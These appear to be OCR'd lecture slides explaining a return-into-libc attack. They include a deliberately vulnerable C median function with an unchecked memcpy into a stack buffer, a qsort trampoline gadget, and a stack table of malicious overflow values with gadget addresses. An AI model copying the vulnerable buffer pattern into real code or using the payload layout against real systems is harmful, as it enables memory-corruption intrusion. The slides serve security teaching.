
Return-into-libc: overview




Return-into-libc: overview




Return-into-libc: overview



Return-into-libc: overview



Return-into-libc: overview



Return-to-libc

- What do we need to make this work?
  - Inject the fake stack
    - Easy: this is just data we can put in a buffer
  - Make the stack pointer point to the fake stack right before a return instruction is executed
    - We will show an example where this is done by jumping to a *trampoline*
  - Then we make the stack execute existing functions to do a direct code injection
    - But we could do other useful stuff without direct code injection

Vulnerable program

```
int median( int* data, int len, void* cmp )
{
    // must have 0 < len <= MAX_INTS
    int tmp[MAX_INTS];
    memcpy( tmp, data, len*sizeof(int) );   // copy the input integers
    qsort( tmp, len, sizeof(int), cmp );    // sort the local copy
    return tmp[len/2];                      // median is in the middle
}
```

The trampoline

Assembly code of qsort:

```
...
push   edi             ; push second argument to be compared onto the stack
push   ebx             ; push the first argument onto the stack
call   [esp+comp_fp]   ; call comparison function, indirectly through a pointer
add    esp, 8          ; remove the two arguments from the stack
test   eax, eax        ; check the comparison result
jle    label_lessthan  ; branch on that result
...
```

Trampoline code

address	machine code opcode bytes	assembly-language version of the machine code
0x7c971649	0x8b 0xe3	mov esp, ebx ; change the stack location to ebx
0x7c97164b	0x5b	pop ebx ; pop ebx from the new stack
0x7c97164c	0xc3	ret ; return based on the new stack

Launching the attack


stack address	normal stack contents	benign overflow contents	malicious overflow contents	
0x0012ff38	0x004013e0	0x1111110d	0x7c971649	; cmp argument
0x0012ff34	0x00000001	0x1111110c	0x1111110c	; len argument
0x0012ff30	0x00353050	0x1111110b	0x1111110b	; data argument
0x0012ff2c	0x00401528	0x1111110a	0xfeeb2ecd	; return address
0x0012ff28	0x0012ff4c	0x11111109	0x70000000	; saved base pointer
0x0012ff24	0x00000000	0x11111108	0x70000000	; tmp final 4 bytes
0x0012ff20	0x00000000	0x11111107	0x00000040	; tmp continues
0x0012ff1c	0x00000000	0x11111106	0x00003000	; tmp continues
0x0012ff18	0x00000000	0x11111105	0x00001000	; tmp continues
0x0012ff14	0x00000000	0x11111104	0x70000000	; tmp continues
0x0012ff10	0x00000000	0x11111103	0x7c80978e	; tmp continues
0x0012ff0c	0x00000000	0x11111102	0x7c809a51	; tmp continues
0x0012ff08	0x00000000	0x11111101	0x11111101	; tmp buffer starts
0x0012ff04	0x00000004	0x00000040	0x00000040	; memcpy length argument
0x0012ff00	0x00353050	0x00353050	0x00353050	; memcpy source argument
0x0012fefc	0x0012ff08	0x0012ff08	0x0012ff08	; memcpy destination arg.

Unwinding the fake stack


```
malicious
overflow
contents
0x7c971649 ; cmp argument
0x1111110c ; len argument
0x1111110b ; data argument
0xfeeb2ecd ; return address
0x70000000 ; saved base pointer
0x70000000 ; tmp final 4 bytes
0x00000040 ; tmp continues
0x00003000 ; tmp continues
0x00001000 ; tmp continues
0x70000000 ; tmp continues
0x7c80978e ; tmp continues
0x7c809a51 ; tmp continues
0x11111101 ; tmp buffer starts
```

SP

Code Memory




Unwinding the fake stack



